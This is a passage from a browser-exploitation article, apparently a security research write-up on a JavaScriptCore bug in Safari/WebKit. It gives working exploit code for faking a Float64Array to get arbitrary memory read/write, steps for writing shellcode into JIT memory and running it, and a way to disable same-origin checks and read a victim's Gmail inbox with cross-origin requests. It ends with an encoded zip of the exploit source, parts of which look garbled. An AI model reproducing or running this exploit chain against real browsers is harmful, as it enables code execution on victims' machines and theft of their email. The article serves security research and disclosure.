Another slight complication arises since we cannot use arbitrary structure IDs. This is because there are also structures allocated for other garbage collected cells that are not JavaScript objects (strings, symbols, regular expression objects, even structures themselves). Calling any method referenced by their method table will lead to a crash due to a failed assertion. These structures are only allocated at engine startup though, resulting in all of them having fairly low IDs.

To overcome this problem we will make use of a simple spraying approach: we will spray a few thousand structures that all describe Float64Array instances, then pick a high initial ID and see if we've hit a correct one.

```
    for (var i = 0; i < 0x1000; i++) {
        var a = new Float64Array(1);
        // Add a new property to create a new Structure instance.
        a[randomString()] = 1337;
    }
```

We can find out if we've guessed correctly by using 'instanceof'. If we did not, we simply use the next structure.

```
    while (!(fakearray instanceof Float64Array)) {
        // Increment structure ID by one here
    }
```

Instanceof is a fairly safe operation as it will only fetch the structure, fetch the prototype from that and do a pointer comparison with the given prototype object.

----[6.2 - Putting things together: faking a Float64Array

Float64Arrays are implemented by the native JSArrayBufferView class. In addition to the standard JSObject fields, this class also contains the pointer to the backing memory (we'll refer to it as 'vector', similar to the source code), as well as a length and mode field (both 32-bit

integers).


Since we place our Float64Array inside the inline slots of another object (referred to as 'container' from now on), we'll have to deal with some restrictions that arise due to the JSValue encoding. Specifically we

* cannot set a nullptr butterfly pointer since null isn't a valid JSValue. This is fine for now as the butterfly won't be accessed for simple element access operations

* cannot set a valid mode field since it has to be larger than 0x00010000 due to the NaN-boxing. We can freely control the length field though

* can only set the vector to point to another JSObject since these are the only pointers that a JSValue can contain

Due to the last constraint we'll set up the Float64Array's vector to point to a Uint8Array instance:



With this we can now set the data pointer of the second array to an arbitrary address, providing us with an arbitrary memory read/write.

Below is the code for creating a fake Float64Array instance using our previous exploit primitives. The attached exploit code then creates a global 'memory' object which provides convenient methods to read from and write to arbitrary memory regions.

```
    sprayFloat64ArrayStructures();

    // Create the array that will be used to
    // read and write arbitrary memory addresses.
    var hax = new Uint8Array(0x1000);

    var jsCellHeader = new Int64([
        00, 0x10, 00, 00,       // m_structureID, current guess
        0x0,                    // m_indexingType
        0x27,                   // m_type, Float64Array
        0x18,                   // m_flags, OverridesGetOwnPropertySlot |
            // InterceptsGetOwnPropertySlotByIndexEvenWhenLengthIsNotZero
        0x1                     // m_cellState, NewWhite
    ]);

    var container = {
        jsCellHeader: jsCellHeader.encodeAsJSVal(),
        butterfly: false,       // Some arbitrary value
        vector: hax,
        lengthAndFlags: (new Int64('0x0001000000000010')).asJSValue()
    };

    // Create the fake Float64Array.
    var address = Add(addrof(container), 16);
    var fakearray = fakeobj(address);

    // Find the correct structure ID.
    while (!(fakearray instanceof Float64Array)) {
        jsCellHeader.assignAdd(jsCellHeader, Int64.One);
        container.jsCellHeader = jsCellHeader.encodeAsJSVal();
    }
```

```
    // All done, fakearray now points onto the hax array
```

To "visualize" the result, here is some lldb output. The container object is located at 0x11321e1a0:

```
    (lldb) x/6gx 0x11321e1a0
    0x11321e1a0: 0x0100150000001138 0x0000000000000000
    0x11321e1b0: 0x0118270000001000 0x0000000000000006
    0x11321e1c0: 0x0000000113217360 0x0001000000000010
    (lldb) p *(JSC::JSArrayBufferView*)(0x11321e1a0 + 0x10)
    (JSC::JSArrayBufferView) $0 = {
      JSC::JSNonFinalObject = {
        JSC::JSObject = {
          JSC::JSCell = {
            m_structureID = 4096
            m_indexingType = '\0'
            m_type = Float64ArrayType
            m_flags = '\x18'
            m_cellState = NewWhite
          }
          m_butterfly = {
            JSC::CopyBarrierBase = (m_value = 0x0000000000000006)
          }
        }
      }
      m_vector = {
        JSC::CopyBarrierBase = (m_value = 0x0000000113217360)
      }
      m_length = 16
      m_mode = 65536
    }
```

Note that m_butterfly as well as m_mode are invalid as we cannot write null there. This causes no trouble for now but will be problematic once a garbage collection run occurs. We'll deal with this later.

----[6.3 - Executing shellcode

One nice thing about JavaScript engines is the fact that all of them make use of JIT compiling. This requires writing instructions into a page in memory and later executing them. For that reasons most engines, including JSC, allocate memory regions that are both writable and executable. This is a good target for our exploit. We will use our memory read/write primitive to leak a pointer into the JIT compiled code for a JavaScript function, then write our shellcode there and call the function, resulting in our own code being executed.

The attached PoC exploit implements this. Below is the relevant part of the runShellcode function.

```
    // This simply creates a function and calls it multiple times to
    // trigger JIT compilation.
    var func = makeJITCompiledFunction();
    var funcAddr = addrof(func);
    print("[+] Shellcode function object @ " + funcAddr);

    var executableAddr = memory.readInt64(Add(funcAddr, 24));
    print("[+] Executable instance @ " + executableAddr);

    var jitCodeAddr = memory.readInt64(Add(executableAddr, 16));
    print("[+] JITCode instance @ " + jitCodeAddr);

    var codeAddr = memory.readInt64(Add(jitCodeAddr, 32));
    print("[+] RWX memory @ " + codeAddr.toString());

    print("[+] Writing shellcode...");
    memory.write(codeAddr, shellcode);

    print("[!] Jumping into shellcode...");
```

```
    func();
```

As can be seen, the PoC code performs the pointer leaking by reading a couple of pointers from fixed offsets into a set of objects, starting from a JavaScript function object. This isn't great (since offsets can change between versions), but suffices for demonstration purposes. As a first improvement, one should try to detect valid pointers using some simple heuristics (highest bits all zero, "close" to other known memory regions, ...). Next, it might be possible to detect some objects based on unique memory patterns. For example, all classes inheriting from JSCell (such as ExecutableBase) will start with a recognizable header. Also, the JIT compiled code itself will likely start with a known function prologue.

Note that starting with iOS 10, JSC no longer allocates a single RWX region but rather uses two virtual mappings to the same physical memory region, one of them executable and the other one writable. A special version of memcpy is then emitted at runtime which contains the (random) address of the writable region as immediate value and is mapped --X, preventing an attacker from reading the address. To bypass this, a short ROP chain would now be required to call this memcpy before jumping into the executable mapping.

----[6.4 - Staying alive past garbage collection

If we wanted to keep our renderer process alive past our initial exploit (we'll later see why we might want that), we are currently faced with an immediate crash once the garbage collector kicks in. This happens mainly because the butterfly of our faked Float64Array is an invalid pointer, but not null, and will thus be accessed during GC. From JSObject::visitChildren:

```
    Butterfly* butterfly = thisObject->m_butterfly.get();
    if (butterfly)
        thisObject->visitButterfly(visitor, butterfly,
                                   thisObject->structure(visitor.vm()));
```

We could set the butterfly pointer of our fake array to nullptr, but this would lead to another crash since that value is also a property of our container object and would be treated as a JSObject pointer. We will thus do the following:

1. Create an empty object. The structure of this object will describe an object with the default amount of inline storage (6 slots), but none of them being used.

2. Copy the JSCell header (containing the structure ID) to the container object. We've now caused the engine to "forget" about the properties of the container object that make up our fake array.

3. Set the butterfly pointer of the fake array to nullptr, and, while we're at it also replace the JSCell of that object with one from a default Float64Array instance

The last step is required since we might end up with the structure of a Float64Array with some property due to our structure spraying before.

These three steps give us a stable exploit.

On a final note, when overwriting the code of a JIT compiled function, care must be taken to return a valid JSValue (if process continuation is desired). Failing to do so will likely result in a crash during the next GC, as the returned value will be kept by the engine and inspected by the collector.

----[6.5 - Summary

At this point it is time for a quick summary of the full exploit:

1. Spray Float64Array structures

2. Allocate a container object with inline properties that together build up a Float64Array instance in its inline property slots. Use a high initial structure ID which will likely be correct due to the previous spray. Set the data pointer of the array to point to a Uint8Array instance.

3. Leak the address of the container object and create a fake object pointing to the Float64Array inside the container object

4. See if the structure ID guess was correct using 'instanceof'. If not increase the structure ID by assigning a new value to the corresponding property of the container object. Repeat until we have a Float64Array.

5. Read from and write to arbitrary memory addresses by writing the data pointer of the Uint8Array

6. With that repair the container and the Float64Array instance to avoid crashing during garbage collection

--[7 - Abusing the renderer process

Usually, from here the next logical step would be to fire up a sandbox escape exploit of some sort for further compromise of the target machine.

Since discussion of these is out of scope for this article, and due to good coverage of those in other places, let us instead explore our current situation.

----[7.1 - WebKit process and privilege model

Since WebKit 2 [22] (circa 2011), WebKit features a multi-process model in which a new renderer process is spawned for every tab. Besides stability and performance reasons, this also provides the basis for a sandboxing infrastructure to limit the damage that a compromised renderer process can do to the system.

----[7.2 - The same-origin policy

The same-origin policy (SOP) provides the basis for (client-side) web security. It prevents content originating from origin A from interfering with content originating from another origin B. This includes script level access (e.g. accessing DOM objects inside another window) as well as network level access (e.g. XMLHttpRequests). Interestingly, in WebKit the SOP is enforced inside the renderer processes, which means we can bypass it at this point. The same is currently true for all major web browsers, but chrome is about to change this with their site-isolation project [23].

This fact is nothing new and has even been exploited in the past, but it is worth discussing. In essence, this means that a renderer process has full access to all browser sessions and can send authenticated cross-origin requests and read the response. An attacker who compromises a renderer process thus obtains access to all the browser sessions of the victim.

For demonstration purposes we will now modify our exploit to display the users gmail inbox.

----[7.3 - Stealing emails

There is an interesting field inside the SecurityOrigin class in WebKit: m_universalAccess. If set, it will cause all cross-origin checks to succeed. We can obtain a reference to the currently active SecurityDomain instance by following a set of pointers (whose offsets are again dependent on the current Safari version). We can then enable universalAccess for our renderer process and can subsequently perform authenticated cross-origin XMLHttpRequests. Reading emails from gmail then becomes as simple as

```
    var xhr = new XMLHttpRequest();
    xhr.open('GET', 'https://mail.google.com/mail/u/0/#inbox', false);
    xhr.send();     // xhr.responseText now contains the full response
```

Included is a version of the exploit that does this and displays the
"users" current gmail inbox. For reasons that should be clear by now this
does require a valid gmail session in Safari ;)

--[8 - References

[1] http://www.zerodayinitiative.com/advisories/ZDI-16-485/
[2] https://webkit.org/blog/3362/introducing-the-webkit-ftl-jit/
[3] http://trac.webkit.org/wiki/JavaScriptCore
[4] http://www.ecma-international.org/
ecma-262/6.0/#sec-ecmascript-data-types-and-values
[5] http://www.ecma-international.org/ecma-262/6.0/#sec-objects
[6] https://en.wikipedia.org/wiki/Double-precision_floating-point_format
[7] http://www.ecma-international.org/
ecma-262/6.0/#sec-array-exotic-objects
[8] http://www.ecma-international.org/
ecma-262/6.0/#sec-ecmascript-standard-built-in-objects
[9] https://developer.mozilla.org/en-US/docs/Web/JavaScript/
Reference/Global_Objects/Array/slice).
[10] https://github.com/WebKit/webkit/
blob/320b1fc3f6f47a31b6ccb4578bcea56c32c9e10b/Source/JavaScriptCore/runtime
/ArrayPrototype.cpp#L848
[11] https://developer.mozilla.org/en-US/docs/Web/
JavaScript/Reference/Global_Objects/Symbol/species
[12] http://www.ecma-international.org/ecma-262/6.0/#sec-type-conversion
[13] https://bugzilla.mozilla.org/show_bug.cgi?id=735104
[14] https://bugzilla.mozilla.org/show_bug.cgi?id=983344
[15] https://bugs.chromium.org/p/chromium/issues/detail?id=554946
[16] https://www.gnu.org/software/guile/manual/html_node/
Conservative-GC.html
[17] http://www.ecma-international.org/
ecma-262/6.0/#sec-ecmascript-language-types-number-type
[18] http://www.ecma-international.org/ecma-262/6.0/#sec-typedarray-objects
[19] https://developers.google.com/v8/design#fast-property-access
[20] http://www.ecma-international.org/
ecma-262/6.0/#sec-operations-on-objects
[21] http://www.ecma-international.org/ecma-262/6.0/
#sec-ordinary-object-internal-methods-and-internal-slots-delete-p
[22] https://trac.webkit.org/wiki/WebKit2
[23] https://www.chromium.org/developers/design-documents/site-isolation

--[9 - Source code

```
begin 644 src.zip
M4$L#!'H''''''%&N1DD''''''''''''''''''$'!P'<W)C+U54"0'#":OV5Q6K
M]E=U>'L''03U'0''!%'''''!02P,$%'''''@'%ZY&2;A,.B1W'P'')@D'''X'
M''!S<F,O96UA:6PN:'1M;%54"0'#G:KV5PFK]E=U>'L''03U'0''!%''''"-
M5E%OVS80?L^ON'H/DE9;2H:B*&([F)%D78:U*9H@;9$%'2V=;082J9)4;*'M
M?]^1LA39L=7J11)Y]]WW'7E'CEZ<79Y>?_EP#@N3I2<'H_J%+#DY'!AI4Z9H
MOP"F,BGAF_L$F$EA!C.6\;0\ADP*J7,6X]#-_K".T=K3@<2*YP:TBL>]PO!4
MAP^Z=T(F;OQDVX0+\_I5MTF^%%L&3Q85VUDA8L.E@%P1GI_I>="0!TAD7&0H
M3&A%A5P(5->X,O!R#&0)+\'[3WBU&O>*(CCCFDU3U&'6")IE.)"*SSF%D"F/
M2\J)HBFN0:%(4*&BV#)&K8&)!'0QU?BUH*!I62/.T,0+K.83KO.4E15ZH5%I
MF&>,I\#%5*Z'SX"M!S1!6F6XXMKH<%.N@WQ'9GY;+WG[+[B^*5)2:D7X07O:
M/E6>>K>#._CGZA0>B8#%$]+'8^,6PF0JE>%BW@N&&^X*3:'$T]@Z;6NA5S2;
M.V499E*59,Z2:*FX01LXXX8_8MAXT/+ZA-_\/S(%#WJU4#'&@4OX_.[?OXW)
M/]I\:K/;=)(DUIS12\Y\-]2B7*O]W:K=A*.$:\-$C/'G]&@K-&BAD5>&_.:4
MO*V(3_$J?:'5=V'WL4_C?@/1A\/5'X?!;B+=-'Y.HMK^YRN,3ZDZ:3MW46H1
M>KV/T%4#6-B]M4;=)K8S;!=-@J.%+R]=\7QPM=/%="">^Y7VTE_>.",]8[V'Q
MR\0[*>\![\.;7Z+<3;:#IBTU:>M,H:>K9C25,D4F(&9IB@ED]X7@MKA9.HEM
M<PI#&'8-P%J.J\P=4IH]/'WZ<'MTUXY=J?$&G8_7]G!E$<H<A>^]/;_V^N'M
MJ'#T<1391A?.I9Q3SXEEYOZC(CJ,?G/MD$QG+-782F8%IJGU/NL'"G4NA49:
MKLJJ'K']?[BYQH8I<T'M>T7&M1D=$#1P.?,]:W)S<?[I_FQR/1E[P:8SQ=[O
```

```
M6AU51/PI1,O=-NAV[/$8!D?P_7L+TPWMZ=I_47IH<8VD0\$H%AM(F&%P[&^W
MZ<J^9A?L[-=62FQ+39BV$DV[&%LD^PVWYUOZ/9T:<RD$@YPI2KSM_&_=X57#
MT0)2:J"4A:I/..',DB++PS#L/0-=4PHVCN4E@<AE*$4J64)LF^-O6%U"6K<#
MPPU=2"Y<K!N.2U2CJ!H[&$75A6=DKP/VMWY7UZ'_`5!+`P04````"`#T;D9)
M%5KXM!8&``!H$@``#``<''-R8R]I;G0V-"YJ<U54"0`#NSOV5]>J]E=U>`L`
M`03U`0``!%`````"]5_UNVS80_]]/<0NP6D)MQ0F"+&B:`5G;#=NP#*B[%5C1
M`;1$V6QDTB,IQ\::O<H>9B^V.U*2J8^F'5#,"!";.M['[SY^I^/CT?$QO!)R
M#VN5E04'NV(6-EIM1<8-+,02HO.SA;`Q"&GYDFN3X!6Z]4QM]EHL5Q:B-(;3
MV<DYS-FZY`5\I]4_?U=2+_D?I="HJK2B,,D[0^?TX#FSS.XW:%&!YAL4X=+"
M^=D4C?5L?8^_M61%L9^@A[Q^#L*`L4KS#)@!!K_@^<6UUFR/$E`(:S$B+C/!
M)"SVEH/2&=?)*"]E:H62I/?\+-K&\.<(\$-8H/92HE2Q%W+I;S'2F#B)+=/N
MS,`52'X76(PNXLN1DS%WPJ8KB"@ZE4.CG3XI,QS&LEPON!X_:8Z=:E0YGNW&
M\!A^8G:5Y(52&GU+K)I;C<Y$)^=HHJW)N"<=32*':)L8R[0UKX5=1:0VCELR
MM464*Q>H)3H-=!^4%%PN[0J^A%.XNH*381WC&3F]K<)OGA!48OG"PW^%J*[X
MKA#Y/MI.X*)CS6&:&&XC!V:2:[6.FMMQHOD6RX%'<?>>YNRV"XI:O..I'0(%
MRP)AD2GEQ>4^S$W?EVWBOO>LW@,OT%#_:@NT+ZXPS)X(?>Q*JSMXA?7Q0FM,
M\I&OV75I+*S8%FMVE[+4%GNX0$M\C9UADJ..$QU7NRY^'"8J\UQ(GG60Z@BC
M$"L+VY;I1>#0A%0AOKI,L2>QJ:O.Q^PSO2PIBB:(^U'=<"^Y+35*0*;*!;;K
MW0HKUC6Y8>MV+^)@:"8%H_[U/6E7PB3,//?WKZ#N[BA,+@VL%4]O(4?7;MA-
M\X!2YF!\\]5;JO'9+L_AT:/Z\/QP^/X]=,YXIZD\*C077C*Y#*!QPRI%(*2R
ML."','!R+?9-\$=QT$/:`S-W>":EW+#T-JI^X6Q@B/?$.U1C>MD']1W;,I-J
ML;'8CT6)\/Y7=-U,Q#F+?TIB16Z4,8*`)B#K.4WCEI1J"AO>S':SV>QD%GPF
M#L(\#\_B6G]6.A:H"@!KB'J=QK,O)R:H_,-4_S#_U07S@5Q32MLYI82V<A=3
M-@?SWDW[9TMQY70KQQC\M[X>IPNUPS1,4.P9L"PS</K[V07!TG2&2^#8N$QM
MF"5&3$8'OQPR1BSEO%Q$]),P;R4A&!$TG+5CL4^OKXZ9ZRS[H)EN$:.I#]6H
M[1,N5EKN+($G2D?N!PYV/M0D/%@`E=602A[L$_+!,[UUWY=BRR76=,9W'9/7
M-K0I!HSZ^A%O'[+E6[$?9"D)6"P89$KPU![8K_>`CT1=[1`UV?9`Z'%IX.,W
MS(@4L<8AL>96I,$(P%INS&(Z7`GXGN<&Z<%'0]V[WI1^?E#QXI'0,";_Q^!Y
M.6FL/>>ITHRX@F:)9Y":H$%MN'9J3`*OV"TF.V6:UU?1FI\3E@"IZ<60R;8>
M0].@HJ+,A]-L?XV)*)^`1"5F`,Y!J.LITQ@..-\KZE&U'QS5O+C!&<&E*I>K
MP'<"H?'M"%.8)Q*'=(?822JB]A58![-+_/<4NF[@Z>/'?1?(XR\./F.1]O>A
MX86E=<=OOGYU#A]T'*WQ2]AF4^RK4='(!\+WW97`=<453"7NT'<*)QX5E5^#
MXI`&J`1O./5#D,D:0,F7D0QS-@3<Q0!2=0.CU%^R:GKL]/Y0&YR%#I;D9UFG
M[7Z"6_-E-S2&V5UT0T$EPZ$@'40,9W$8#06"#:'W+IA/";)3ODY!J<F90Y#D
M5NN7,]'.:VV5+G]=;4:A"QT,42Q(]1"&#5"G0T!-^T`AP0T#A:\R_Q=0TQ90
MTX\!]11WD,^(TOW(OX%7VS:]^S8]>1BA[5VOO^`1Y=#CZG4_JQ:-9.2+F#BC
MOU1G-3[AJW"U-@RN$%G5"54LA]E1<S+QCX\&65=P\KPAFJ1B'GSU5RDCA@X"
MQ6&_4D46L%`R&AV8=GA^-,5R$PZ(RKGHX%T<'R8,RM68-YLU-7"CZ[K3H0^H
M:T1[&J>AQGFGE!_0V(C6&N=J[8AX[1;VTF!F_8YAZM3^QK5JS7%:VIK1U7KB
MII?;`)A%*#$1#N_#C@!W',71!K44WVT*)1PIO^:+'X5-$G@2C_X%4$L#!!0`
M```(``^N1DF4@XGQ3`,``%`(```,'!P`<W)C+W!W;BYH=&UL550)``..JO97
M":OV5W5X"P`!!/4!```$4````(566V_:,!1^[Z\XY:5!T$`OZD.A:!6EVJIJ
MG0I:-W5],(D#;A,[LD^X:.I_WW$N)*'0(82#_9WS?>=B._W#FX?AY/>/$<PQ
M"@<'_6+@S!\<`/0-KD-NGP"FRE_#W_01(%`2CP,6B7!]"9&2RL3,X[UT]=T:
M=G++U(FG18Q@M'?52%"$QGTUC0%!TOG!-D1(O#C_'!(OY1:@1&1J@T1Z*)2$
M6),_)S*SYD8\@*^\).(271N4*Z3D>L)7"*TK("2TX.B//"JB28=.!QYY'%*0
M!G#.X>[;Y-A342Q"[H.G?$XIT<!*WJ7`>8J<B0678.8\#%,<DS[H1!H0Z.:N
M"X;)7)C,&8VQYHAK6'!MK#^?QUSZI!F,D!XA,)\R0*N!6)&.6*N8:S)206`X
MFL(_#%42^C`EJX@P"X).$R1U1$/?F5(^<*F2V3R-0JJE6T\BZ1T7`3B;4*H9
M%0$XA\+\3$+*)9N&W&E6E^TGJT3C^?@%[L;#36!2(2PV9BY<3Y5&(6>-9J]F
M3NE(M"SG\L+4=$;LC5-EAGEA;O-Y9UO*Q@"9GG%T5MN`DA!6=1D5VCRYMTI[
M:4-`UA#,>G;K?)159\$T"+B";H^&/IQTN_:IU=K%G>L2S4_)<X49>&=F2-Z8
M0'':B1&/E%Z3%?,[2RV0VY)$`JE!2[FTM1QBK7KXKI:I/6=F#3'3>%E=!3AQ
MX9ZS-^K^6%&)N094]*?,"/5;D?&ZY6EN:;T7MO2K@*^XEZ!MB%QUW>[,A:<T
M@');D0O-ZZAS%X8L#%/O'_AM->PD%61OU_0^H*]]7Y,%HT$%CIVI@(H&;[W`
M9K>4K::FK]Q#^`(-.E\*7]5,6XXR[IPIB]ZU-?MFST6'YIW"N@VGY\W=`D9E
M`H4TR.R1D5'7*;8%O`H<DNS/V.L.VG!RL4=#FE/_@X`*Q3:[]Q_JBFD;SD[W
M\#X^_2IZ/6,LW+JHQDBXF=.L,E=,;5?1>ME7KNM6#Z)<5;I['&\CI3P2=[@]
MI$PDU%KD-NWM?;YM58N>R[>PS<GXZ^C^?OAP,Z*D/'=7GM>&\O<EYUL*Z=.I
MK62HF$_`H'+RU4_OC;MF#]Y[V55=N4-1(%W;9?L^)O9R['>R^8-^)WLUZ-N+
MT_XMQNS%X1]02P,$%`````@`)*Y&2>G85Y(7"@``Z!H```H'`'!S<F,O<'=N
M+FIS550)``.SJO97UZKV5W5X"P`!!/4!```$4````*U9ZW+;N!7^GZ=`\D=4
MK="RXWHS=K+3Q+G4F2;>B;/)3#UN!B(A$0E$<`E0LI+Z6?HP?;%^!P!)Z.)N
MNE/M[,J2@'/YSG=NW/W]>_O[["V7)1,WE=+2LKG.&R52]M)_-LP6@DV:&>-E
M3H>K6B]D+@SC;#`7<UVO!DQ/OHC,LF4ALX)EO&03P1HCW'FK62UX3M?9LI96
M,%Y/I*UYO6+^/N-Y7@MCA$EQ@>Z<Z6I5RUEA69(-V>'XX)A=\GDC%'M=ZW__
M*YQZ+WYK)"ZRQDIETB_&Z9"E/3["!SKD9=6B<ZZJY5Q:N?"JV-G'EP])^L.C
MX\-#-J/O83>S2\T*J&=*+*`S7.96ZC*2<(*?^5=9SIB>]BZ06'Q^PQ?\,JME
M90,XWCC"DD^DDG9%P&1`!H#HIF9Z6;(I_RIVW$SO>6]M4Y=>@E=&>N@CV5UN
MWV.Z9L;6,#"]-VW*S)E/5_4T\2>&[/L]AM>"UXCF4W9U?>H^3W$SH2\EOAR?
```

```
MXNT).QC3’WM[0W>"7CRM&E,DDNVQ<7KPZ-%/P]/V)P9[G]4U1X0;8XD-9.JJ
M$O[;3](6+W0S48"K,V‘"73PU2F8B&8_8]P57C;B8GK#6]@3FXH02Y<P6WC!G
MM/?E^A0T<P@=G;+;VZ’W)’QU[C@QK?7<JTTF5X^N<>0V1I;’$#KM0)=;ENG2
M(D&(\&\N+SRTE0;-1$TQ[",0PN*8]:&0N*"47AI$F4]MX,D=(09KG:"/;Z-8
MT5G\GI#<[5#][Y’Z?AM%Z,>B=‘;?Y:S130@4F4)QPEO*30!S’>L_%$,2N!E!
MA*B-T%DALJ],>KKCKBP%‘[Z+1I6BYK‘A0DV:C]W720M;$’Q?FG?\71*2‘’A$
M3G1T^-50K$A3G^M(6KT0(WP+M9TJ(Q"YID)F;]<TJGG[OMYU8APSSFU(>R+4
M3.D)5UN%U/..>TZ$6MH54J)Q5$WQ=:\\JJ2=E=6R3&+ZH"8T1+DHWSN’*L3]
MTOW>0$YW+9#E‘ZSI?CU_\8$@=F:&%&&%1DJS!%8;T7U)/L@R%S=MO2K%C847
M0C"CM!W%&E!.<SJF)-*$NT-*&CMB7XBA2S"21(%>9IBR2UEFE*.B)F6-R@DJ
MSB#391HI$"4*(*I,I")89)WQ5’F=TUT*&#T72X)?\7J&B+4W.XQJ0*_GEZZP
MK@$4\>PMMT7J#R;#U.IP^M’Q,*U%I3C28__J’_SAM^N]_=F(#0;#U#03!(:R
MYL\AG^AUV^O?D>GC&^1Z2/8-0]HZ48HE>Z4T1_US29T<1-+;&I"C.[N3Z.V5
MJ-=ZD_^ABSK@,Y8#]W1-"K]:A^4:JJDEK.L*S//5B/?%B‘(O1.7BTFOJ^J9R
MJ;,.R:VO1X&4@)02’V:WWXY3=M8Z$‘C1\]J!&:/2>67:^P>@%V)9$0FI9&^>
MQ@2$’-1$OF#H@(JXHLH44)24A4$<7F1GSBWO>H=[ITN4P>Q7O#]VXKM+ARW%
ME[BIRX%E7TN]="AENJZI4)@.K?,7;@S9[=8HL@/"II1EF(8:5^D&[2D]’72Z
M’Z7L$S(5Z@J^$.L5CJK0WD9I8Z:UE-*^ULJ9&?L;F4"&EKL\/O):A:]V4WG#
M?‘0$>0U;#=+3-UQ8PV>D3"G@@’‘N’4!HM:8(M5MGKAFWLA%.D@8R#-SD9’Z$
M#MZRK;)XVDD-)’-3F;OJ2O=2*K55MW]L‘&Z3M^‘W(7U[G!*?\-OJ_501AA,O
M‘Y$I;?+@ZD_7Y+D;/^!]J,D=:1^TLDCE%W,FE/HK;!5UT.T&I^2J2[XQZA,9
M,?)_X=\N@^>?3=\:1BQKP-#2LEGCHL!^YP4!;R[/W,24<4IZ:JX[PE3J\F’K
M*#K-RQN1-:Z4FQ%0GC6HVC2O$YI4K$,-&;$T38<_8D3>4‘&#5EX375+V;*&E
MF]O1T28K5LG,C?S<+PBR!/O1P,]?]"Z.;SI8-J7//[M&"‘$?,&:-V#M=BNC>
MX4^[+KI[UIU?(VF2:V&(]."‘4N‘2MTBS44>^7$ZGPL6‘@-.*HKH0->%BAI’6
M@\=W:ITJ/@-X%[A6T\[W6MB+9?E+Z!*75%C_21P1=28JN^/GYZMS<O@EQN-/
MA2C_YN:^<_-.V[^+6L=&W!60^><,I+S$]D5XB>6G‘AGD+E[’W.V)_33JA#&C
M3]8^8?![<_F1QM-DV$\@DX8@G*H5)E:NC(CH?8FY($I<-]D":S$‘V%2HW&1(
MU<J&(37O&;%P)>J$<KK7Y6?@9V7^BD‘^84F?;P-0:#RF5‘^O@_%@.(Q-]CUP
M9QG::E=]36GWQJ?4\MLIN$-N.&(’QV$ZB*K’J[BVL+^P!]CW@J‘X‘*365\"G
M:XM+=‘QVOJ+9E;H*<K/!:J$(0>H>PH;G#"$‘\8:%6L#15OU*ELA4I*QLE*IL
M/6SE<O;ZC-5-B39‘<^!V&T#[;<!D8J;;XPW#7\B+.0HTV6.*,$!V$E%O.$9"
MO%<:Q<0M&9T;U$!Y/‘N[’+NC^_H‘+‘N)@3.YG_1(]8UW[>)P<^RNW4#&724J
M!*_:,NG\H/%WU(\(2XZ$I[6TEK,9\’M]ENY,![#)R%E)1(B_’H5=^:(4T:#8
M<23=Z!%WI=3IQI#VEJ]HMG8@DY6.7ZBRS73J’$A3=O++%O-B,-<FG:ENROS$
M47’-@F[2[N;IAX^’/?U::_[H9(.SV‘+KL’<5’5?6QKK-X<9O+6MJN@<%ZV9=
M5!8ZO[FXGA"AH/;-^0>@/Z^D\H^?B&:^&<V%+72^+B2,$W$)))>B_9M4CT+M
MV=P96NB?7+/WN$5MCA‘.R_H>/DQ6M+:Z!;0M‘QOK1$?NJ\/KNQX4=&4QVE’\
M?!/LVA"Y8_/Q!S<><[0O?B5)-ZHM_EB7U3ZCB#:LT;TUK!S]-P"[8\OK"S85
M_Y1N!WP=Z79I<-39"@?QYZY@_’S-/N%2&PPZFFY%!/G^?XC’+J‘C?7>@[6’&
M#3JZ!OB6X[NP’5%=OP-@!ZN[V1]-G<?)<&M)CKKA*WG3^&T2,R6J‘Q7-W*>F
M7Y[:0&XS:F]81=26G\-CQU*)N85EF‘=C=.0^GS%<C’EC;(CUH^@;1$)NU_&
M*Y[1TUWH.AYA#-‘-QD3H*3"‘_5Y_]FJ1O;>G_1[0EEJ?VSW+T+K=^2’1[31*
M_PBQC?;N9<7K@ZY6,4ZTHCSO6G#23I)MMVT?/6’"EL91<K<?T^.C=A38>O[0
MVOK?_&KOQQ/)+M\Z<N_RC?8]\‘4MTTVQU,B7\/%D=\0OW&3\3=!<GCM+6SF4
M%8*;%4T8IJD7$D)98@2!]EH‘6)GUESY*L7SR+.<5YKV?3TX6TDA[AL:/>E\.
MTVU’HCDL=N;P"/^Y<HN6_^?‘OW<C;UL=]J[9,\0(K5_<?Q‘Y_UYKN\’U\&@1
M"S1\EVYQV-BB1=YQW3V^=N$/HP8]1^F’L]"%/)>#8.*.L?0_6SCRUVT>F6@?
MD$<IY]I]_/#&"0D#D35"3>E)3@T’,)I-/#U#7PN:DDQI0QMA0+1#+HVW@.YO
M>J[[’U!+‘P04‘‘‘‘"‘"Z;D9)MPF8]%<#‘‘!?"‘‘‘#‘‘<‘’-R8R]U=&EL<RYJ
M<U54"0‘#4#OV5]>J]E=U>‘L‘‘03U‘0‘‘!%‘‘‘‘"E5>%NVS80_N^GN!88+,.>
M[#A#$,3S@+9PBP)=,33I@"$+"EJB(JX4*9"4,Z’(L^QA^F*](R6+2A,,V/1’
MPMW’.WX?OZ.6R\ER"1^=D,*U4#0J<T(KFV*4$J]TW1IQ6SI(LAFL5R=G<,FJ
MADMX8_37?PA%L‘_<-4:!*SF4_&^6\TQ43(+AM>&6*\>H*.C"(V[%@2O8MXZG
MD[XA+4OV,_@R‘7Q,*)=,5U.8PSYU^M(9H6Z3D[/9++7-WCJ3_+B>;2;W_Z<]
M,&-8.]Z$%$6;4-+VFSDP@Y4L;.’Z9N,CA3:04%A@<+7!U\^^GDTE5[>NQ,A\
M/O/0P,:F=6/+Q’,DW+6XF>’F8ZX$^DL+E4RGC]’:"\5,"SES;*#%<VP;<<+Z
M/77K]8JH-:HGAV_,]NQ$‘5VDVSS\‘&O8;N%D(.!*H^]‘\3NX:FN^,T:;Y/E;
M=6!2Y-2TZ_:\IT32>)XH#ZWZ*)0[?T%:/VBU!#K#IR0=82DTWR+^N*M.R>7Z
M!I?4S%C^5KF^0><1L<‘5"T#;C-7V:[W,\=GG354G)’$LCD/*Z!P*IR__N-I=
